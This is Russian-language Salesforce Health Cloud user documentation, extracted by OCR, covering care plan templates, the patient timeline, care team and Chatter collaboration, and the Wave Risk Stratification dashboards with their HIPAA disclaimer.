
   Каждый шаблон плана по уходу отображается с соответствующими проблемами, заданными по умолчанию. Если проблема или цель не относятся к пациенту, их можно удалить из плана по уходу вместе с дочерними элементами. Например, если у пациента уже есть принадлежности для контроля содержания сахара в крови, задачу по приобретению принадлежностей можно удалить. При удалении проблемы удаляются связанные с ней цели и задачи.

4. Чтобы расширить отдельные разделы проблем, целей и задач, нажимайте на треугольники **(7)**.

   При расширении списка задач будут отображаться ответственный, приоритет и количество дней смещения.

5. Нажмите кнопку **«Далее»**.

Прим.: Если нажать кнопку **«Назад»**, изменения не сохранятся.



Применение шаблонов плана по уходу для пациента

Выберите шаблоны, удалите элементы, не относящиеся к пациенту, проверьте, и все готово!

1. Проверьте план по уходу, прежде чем применять его к пациенту.

   Если требуется добавить или удалить элемент плана по уходу, нажмите «Назад» и внесите изменения.


2. Нажмите **Применить**, и план по уходу вместе с проблемами, целями и задачами добавляется к вкладке «План по уходу» для пациента.

   Если в план по уходу вносят множество проблем, целей и задач, возможна задержка в отображении изменений. Обновите вкладку «План по уходу» через несколько минут, и внесенные изменения будут отображаться.

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.



Отслеживание медицинских мероприятий в истории пациента по временной шкале


Временная шкала пациента позволяет в хронологическом порядке просматривать события и действия, связанные с медицинским обслуживанием пациента.

Информация отображается на временной шкале в интерактивном режиме, потому пользователь может выбрать любой масштаб времени и просмотреть все важные сведения о медицинском обслуживании пациента или отфильтровать события для целевого просмотра. Таким образом, в настоящее время очень просто получить предписания пациенту за последние 90 дней или просмотреть медицинские мероприятия, предстоящие пациенту в следующие шесть недель. Для обеспечения долгосрочного планирования и управления при закрытии или архивировании событий и задач плана по уходу временная шкала отражает события и задачи, имевшие место больше 365 дней назад.

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.



Пользователь может фильтровать события **(1)**, которые отображаются на временной шкале. Возможен просмотр всех или только некоторых записей в медицинской карте, а также мероприятий. Чтобы отобразить события (например, сообщения от разных врачей, формы, отправленные пациенту, диагностированные заболевания, медицинские процедуры и другие записи электронной медицинской карты), следует выполнить фильтрацию.

Чтобы просмотреть медицинские мероприятия, предстоящие пациенту **(2)**, выберите дату начала и количество дней просмотра, начиная с выбранной даты. Область просмотра можно сузить или расширить до 365 дней в зависимости от требуемого периода просмотра.

Наведите курсор на событие **(3)**, чтобы посмотреть основные показатели этого события. Например, можно посмотреть название и количество лекарственного препарата, прописанного на определенную дату. Чтобы открыть связанную запись в другой вкладке, щелкните событие во временной шкале.

Под основной временной шкалой находится мини-карта с ползунком **(4)**, позволяющая быстро прокручивать временную шкалу. Чтобы переопределить интервал дат, перетащите маркер в конец ползунка. При перетаскивании ползунка меняются значения полей «Дата начала» и «Количество дней просмотра». Щелкните кластер событий временной шкалы на мини-карте, чтобы установить дату начала, или детализируйте сведения, чтобы изучить кластер событий.

Привлечение пациентов в закрытое сообщество пациента

Группа по уходу — это центр закрытого сообщества пациента, где каждый участник помогает вашему пациенту достичь целей плана по уходу. В нее входят медицинские работники в вашей организации и за ее пределами, а также члены семьи пациента.

ВЕРСИИ

Health Cloud доступна в Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Управление расширенной командой по уходу

Пациенты с расширенной командой профессиональных и персональных медицинских специалистов имеют больше шансов справиться с болезнью. Каждый участник команды играет важную роль по поддержанию здоровья пациента и обеспечения его выздоровления.

Добавление участников в медицинскую бригаду

Добавлять людей, исполняющих разные роли, в медицинскую бригаду — просто и быстро. Люди, работающие на вашу организацию, считаются внутренними участниками и имеют доступ к более подробной информации о пациенте. Сторонние участники, например поставщики внешних и внутренних услуг, имеют ограниченный доступ к информации о пациенте на основе правил общего доступа, установленных администратором.

Включение возможности присваивать задачи пользователям сообщества, созданным на основе контактов

Удостоверьтесь в том, что члены группы медицинского обслуживания, созданной вне консоли Health Cloud, могут быть выбраны для назначения задачи.

Использование ленты Chatter для взаимодействия с командой поддержки

В ленте Chatter на вкладке «Сотрудничество» отображаются все беседы с членами сообщества команды поддержки и действия, связанные с планом поддержки.

Отправка личного сообщения участнику группы по уходу

Личные сообщения Chatter» используются для защищенных личных бесед с другими пользователями Chatter, которые также являются участниками вашей группы. Кроме того, можно использовать сообщения для уведомления пользователей о предоставлении им общего доступа к файлу. Сообщения не отображаются в вашей ленте, профиле, результатах глобального поиска, а также в любой другой общедоступной области Chatter.

Управление расширенной командой по уходу

Пациенты с расширенной командой профессиональных и персональных медицинских специалистов имеют больше шансов справиться с болезнью. Каждый участник команды играет важную роль по поддержанию здоровья пациента и обеспечения его выздоровления.

ВЕРСИИ


Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Прим.: Salesforce Communities предоставляет совместную поддержку для Health Cloud. Некоторые из функций сотрудничества не будут доступны до включения Salesforce Communities и создания собственного сообщества пациентов.

Ваш администратор определяет роли, среди которых:

- Координатор по уходу
- Пациент
- Специалист по уходу
- Главный терапевт



Участники сообщества отмечены галочкой рядом с миниатюрой своей фотографии, участники без доступа к сообществу такой галочкой не помечены. Внутренние участники, справа от пациента — это люди из вашей компании, имеющие доступ к Health Cloud. Внешние участники, слева от пациента — это люди, не относящиеся к вашей компании, такие как специалисты по уходу или медицинские профессионалы, работающие на другие организации или агентства.

Щелкните изображение профиля члена команды по уходу в представлении команды, чтобы быстро просмотреть варианты взаимодействия с этим человеком. Вы можете выполнить следующие действия из профиля участника.

- **Посмотреть адрес эл. почты участника**. В профиле участника отображается его адрес эл. почты; таким образом, вы можете связаться с внешними участниками, не имеющими доступа к сообществу.
- **Изменение записи участника**. Вы можете отредактировать исходную запись каждого члена команды. Если член команды является внутренним пользователем или участником сообщества пациентов, его запись можно просматривать и редактировать. Если человек является внешним участником без доступа к сообществу, то будут доступны его контакты.
- **Добавление участника к сообществу**. Если член команды по уходу еще не является участником сообщества, выберите эту ссылку, чтобы добавить этого человека к сообществу пациента. Убедитесь, что запись с контактами имеет адрес эл. почты, поскольку будет отослано письмо-уведомление со сведениями о входе в сообщество. Внутренние пользователи уже имеют доступ к сообществу.
- **Отправка личного сообщения**. Вы можете отправить личное сообщение Chatter члену команды по уходу, входящему в сообщество пациента. Участники сообщества помечены галочкой рядом с миниатюрой своей фотографии; им можно отправлять личные сообщения.

  Сообщения Chatter позволяют пользователям Chatter обмениваться друг с другом конфиденциальной информацией. Используйте сообщения для отправки пациенту приватного вопроса или проведения беседы с членом команды по уходу, в которой не нужны другие участники. Сообщения не отображаются в вашей ленте, профиле, результатах глобального поиска, а также в любой другой общедоступной области Chatter.


- **Создание задачи для участника**. Когда участник, с которым вы работаете, является частью сообщества, можно создать задачу, которая появится на его начальной странице.
- **Удаление участника**. Что если пациент сменит врачей или член семьи больше не входит в команду по уходу? Участника можно удалить из команды по уходу и из сообщества пациента. Убедитесь, что у этого человека нет открытых задач, перед тем как выполнить удаление. Чтобы не потерять их, рекомендуется переназначить такие задачи другому участнику команды.

  Прим.: Так как возможны случаи, когда кто-то, например пульмонолог, входит в несколько команд по уходу, такой человек сохранит доступ к сообществу даже после удаления из определенной команды.

Добавление участников в медицинскую бригаду

Добавлять людей, исполняющих разные роли, в медицинскую бригаду — просто и быстро. Люди, работающие на вашу организацию, считаются внутренними участниками и имеют доступ к более подробной информации о пациенте. Сторонние участники, например поставщики внешних и внутренних услуг, имеют ограниченный доступ к информации о пациенте на основе правил общего доступа, установленных администратором.

При поиске имени лица, которое необходимо добавить, убедитесь, что проверили как внутренние, так и внешние вкладки в середине страницы. Нужное имя может быть на вкладке, которая в настоящий момент не просматривается. Если лицо не появляется в результатах, его можно добавить в Health Cloud, быстро создав внешнего участника.



ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для добавления участников в бригаду необходимо выполнить следующие действия.

- Health Cloud Standard

1. Нажмите кнопку **«Добавить участника бригады»**.
2. С помощью клавиатуры введите имя лица и нажмите на значок поиска .

   Прим.: Убедитесь, что проверили результаты как на внутренних, так и на внешних вкладках. На внешней вкладке приведено имя человека, связанная организация, если человек является контактом, а также указывается, есть ли у человека запись пользователя.

3. Если имя лица не удалось найти, щелкните **«Создать внешнего участника»**, чтобы добавить в медицинскую бригаду нового внешнего участника.



   a. Введите имя лица и контактные данные.

      Прим.: Чтобы добавить в сообщество нового внешнего участника, убедитесь, что ввели для него уникальный адрес электронной почты. Участники сообщества не могут совместно использовать одинаковые адреса электронной почты.

   b. Нажмите кнопку **«Сохранить»**.

4. Выберите роль лица в бригаде.
5. Чтобы предоставить этому лицу доступ к сообществу пациента, выберите **«Добавить участника в сообщество»**. Участники, не имеющие доступа к сообществу, не могут пользоваться Chatter для совместного лечения пациента.
6. Нажмите кнопку **«Добавить»**.
7. Нажмите кнопку «Обновить»  , чтобы обновить бригаду и просмотреть последнего добавленного участника.

Включение возможности присваивать задачи пользователям сообщества, созданным на основе контактов

Удостоверьтесь в том, что члены группы медицинского обслуживания, созданной вне консоли Health Cloud, могут быть выбраны для назначения задачи.

Когда вы создаете членов группы медицинского обслуживания по информации, доступной в рамках консоли Health Cloud, эти пользователи создаются с возможностью доступа к сообществам. При создании пользователя на странице контакта Salesforce Classic вы также можете предоставить этому лицу доступ на уровне сообществ, отметив его как пользователя-клиента. Когда вы добавляете пользователей-клиентов к группе медицинского обслуживания и они имеют доступ к сообществу пациента, им нельзя будет присвоить задачи через шаблон плана медицинского обслуживания до тех пор, пока вы вручную не обновите их тип пользователя.

1. Откройте страницу «Сведения» для пациента и выберите обращение, связанное с планом медицинского обслуживания.
2. В списке, относящемся к «Группе, работающей с обращениям», найдите пользователей, которые имеют Контакт: в качестве префикса перед именем.

   У этих контактов есть запись пользователя, но вы должны обновить тип пользователя, чтобы можно было присваивать им задачи из макета плана медицинского обслуживания.
3. Нажмите **«Обновление участников группы, работающей с обращениями»**.
4. Рядом с именем каждого обновляемого пользователя смените им тип с Контакт на Пользователь клиентского портала.

Использование ленты Chatter для взаимодействия с командой поддержки

ВЕРСИИ


Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.


В ленте Chatter на вкладке «Сотрудничество» отображаются все беседы с членами сообщества команды поддержки и действия, связанные с планом поддержки.

Лента Chatter на вкладке «Сотрудничество» — это более сфокусированная версия ленты «Что нового» со страницы Today. В лентах Chatter отображаются публикации и комментарии, отправленные вами и другими людьми, а также обновления записей, связанные с планом поддержки. Обратите внимание, что личные сообщения, отправленные из профиля группы медицинского обслуживания, не отображаются в ленте и профиле пользователя, результатах глобального поиска и других общедоступных областях Chatter.

Это приватная лента для сообщества команды поддержки, и она содержит публикации только участников с доступом к сообществу. Публикации от команды поддержки появляются в ленте «Что нового» на странице Today, но не видны вашей компании или пользователям, которые не являются участниками сообщества команды поддержки.



Используйте символ @ для пометки участника, чтобы он/она получил(а) уведомление об упоминании в публикации. Выберите аудиторию, опубликовав запись только для внутренних участников команды поддержки или же разрешите любому участнику сообщества доступ к сообщению.



Начните отслеживание сообщения, нажав кнопку `Like` под сообщением или комментарием. Вы также можете создать опрос, поблагодарить кого-либо, оставить ссылку на веб-сайт или выбрать другие варианты, настроенные администратором.

Отправка личного сообщения участнику группы по уходу

Личные сообщения Chatter» используются для защищенных личных бесед с другими пользователями Chatter, которые также являются участниками вашей группы. Кроме того, можно использовать сообщения для уведомления пользователей о предоставлении им общего доступа к файлу. Сообщения не отображаются в вашей ленте, профиле, результатах глобального поиска, а также в любой другой общедоступной области Chatter.

Прим.: Salesforce Communities предоставляет совместную поддержку для Health Cloud. Некоторые из функций сотрудничества не будут доступны до включения Salesforce Communities и создания собственного сообщества пациентов.

Сообщения группируются в диалоги. Для каждого диалога определяется группа участников. Например, вы отправляете сообщение Алексею Смирнову. Отправленный им ответ продолжает индивидуальный диалог. Каждое новое сообщение, отправляемое Алексею Смирнову, также продолжает начатый диалог, даже в случае изменения темы для обсуждения. Со временем все отправленные и полученные сообщения группируются в длинную цепочку.

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание или отправка личных сообщений:
- Health Cloud Standard

1. Ниже перечислены области, позволяющие создавать сообщения.
   - Нажмите **«Личное сообщение»** в карточке профиля участника группы по уходу в представлении группы по уходу.
   - Выберите имя нужного пользователя в любой области Chatter для просмотра профиля, а затем щелкните ссылку **«Отправить сообщение»**.

   Кроме того, чтобы отправить сообщение Chatter, можно также предоставить пользователям общий доступ к файлу. При предоставлении общего доступа к файлу сообщение отправляется получателям.
2. Если при этом отображается диалоговое окно «Отправка сообщения», то можете добавить в список получателей имена других пользователей. Начните вводить имя в поле **«Кому»**, а затем выберите нужное имя из списка результатов. Чтобы добавить других пользователей, введите их имена.

   Если ответ отправляется посредством диалога или эл. почты, то пользователь не может изменить состав участников данного диалога.
3. Введите сообщение. Сообщение может содержать не более 10 000 символов.
4. Чтобы отправить сообщение, выполните одно из указанных ниже действий (в зависимости от используемого способа отправки).
   - В диалоговом окне «Отправить сообщение» нажмите кнопку **«Отправить»**.
   - Если ответ отправляется при просмотре всей цепочки сообщений, нажмите кнопку **«Ответить»** (или **«Ответить всем»**, если в диалоге участвуют несколько пользователей).
   - Если ответ отправляется посредством эл. почты, нажмите кнопку «Отправить» в почтовом приложении.

Управление риском для пациентов с помощью Wave for Health Cloud

Wave for Health Cloud Приложение Risk Stratification содержит готовые панели мониторинга Wave, с помощью которых можно идентифицировать пациентов, входящих в группу риска, и внести их в программу оказания медицинского ухода Health Cloud. С помощью панелей мониторинга с настраиваемыми данными пациентов и диаграммами вы можете получить новое представление о пациентах, которыми занимается ваша компания.

Важное замечание: **Заявление об отказе от ответственности для Wave for Health Cloud: Risk Stratification**


Wave for Health Cloud Risk Stratification предназначено исключительно для предоставления качественного ухода за пациентами, давая вам представление о трендах в здоровье ваших пациентов.

Приложение не предназначено для использования в других целях. Например, не используйте компонент Risk Stratification для целей, связанных с возвратом расходов по Medicare, Medicaid, другим федеральным или государственным медицинским программам либо программам частных медицинских страховых компаний.

Используйте Wave for Health Cloud Risk Stratification в соответствии с HIPAA и другими законами о защите персональной информации о состоянии здоровья частных лиц. В частности, закон HIPAA содержит «минимально необходимое требование», которое предписывает объем информации, к которому имеют доступ сотрудники и наемный персонал организации, занимающейся медицинским уходом. Эти лица должны иметь доступ к минимальному объему защищенной информации о состоянии здоровья, необходимой им для выполнения своих рабочих обязанностей.

Wave for Health Cloud Risk Stratification предоставляет защищенную информацию о состоянии здоровья всех пациентов в вашей организации. Предоставляйте доступ к компоненту тем лицам, которые имеют обоснованную потребность иметь в распоряжении защищенную информацию о состоянии здоровья всех пациентов, которыми занимается ваша компания. Например, предоставьте доступ только заведующим больницами и тем людям, которые отвечают за качество программ медицинского ухода, то есть тем, которые уже могут видеть защищенную информацию о состоянии здоровья всех обслуживаемых лиц. Это ваша обязанность — определить тот круг лиц в вашей организации, которые будут иметь доступ к этому компоненту, и затем задать подходящие полномочия. По умолчанию этот компонент недоступен лицензированным пользователям Health Cloud.

Health Cloud теперь содержит панель мониторинга Wave по оценке риска на основе модели CMS Hierarchical Condition Categories (HCC, иерархические категории состояния здоровья). Модель CMS HCC учитывает диагнозы и другую ключевую демографическую информацию при оценке степени риска для каждого пациента. С помощью данной панели мониторинга заведующие и специалисты медицинского учреждения могут получать полное представление о трендах, касаемых здоровья обслуживаемых пациентов. Панель мониторинга — это набор рекомендованных диаграмм, показателей и таблиц на основе данных из одного или нескольких представлений Lens. Данные, просматриваемые в произвольном режиме, отображаются посредством представления Lens. Представление Lens имеет несколько аспектов: способ просмотра данных в наборе данных, область графического отображения данных и основа для создания любой панели мониторинга. Лица с полномочием на доступ к приложению могут применять фильтры в представлении Lens для концентрации внимания на наиболее важных данных. Например, фильтры могут ограничить визуализацию до определенного календарного кода или категории пациентов.




Wave for Health Cloud Risk Stratification поставляется с диаграммами и списками, дающими важное представление об общем состоянии здоровья обслуживаемых пациентов. Каждая организация Health Cloud получает пять лицензий с набором полномочий для приложения Wave.



- **Степень риска (1)**: количество оцениваемых пациентов и число пациентов, попадающих в каждую категорию группы риска.
- **Тренды степени риска (2)**: количество пациентов в программе и средняя степень риска в календарном году по сравнению с числами предыдущего года.
- **Возрастная группа (3)**: число рассматриваемых пациентов в каждой возрастной группе.
- **Тренды возрастных групп (4)**: количество пациентов мужчин и женщин в программе в заданном календарном году по сравнению с предыдущим годом.
- **Распределение пациентов по медицинским показаниям (5)**: количество пациентов с одним или несколькими медицинскими показаниями.
- **Тренды распределения пациентов (6)**: количество пациентов с одним или несколькими медицинскими показаниями по сравнению с предыдущим годом.
- **Тип учета (7)**: количество пациентов, входящих в каждый тип программы ухода.
- **Тренды типа учета (8)**: количество пациентов, входящих в каждый тип программы ухода, по сравнению с предыдущим годом.

- **Сведения о пациентах (9)**: список пациентов с их связанными степенями риска, показаниями, кодами Hierarchical Condition Categories (HCC) и т. д. Вы можете раздать пользователям полномочие на загрузку файла .CSV со списком пациентов. Этот список может использоваться для назначения пациентов из группы риска в программу медицинского ухода для последующего управления ими в Health Cloud.

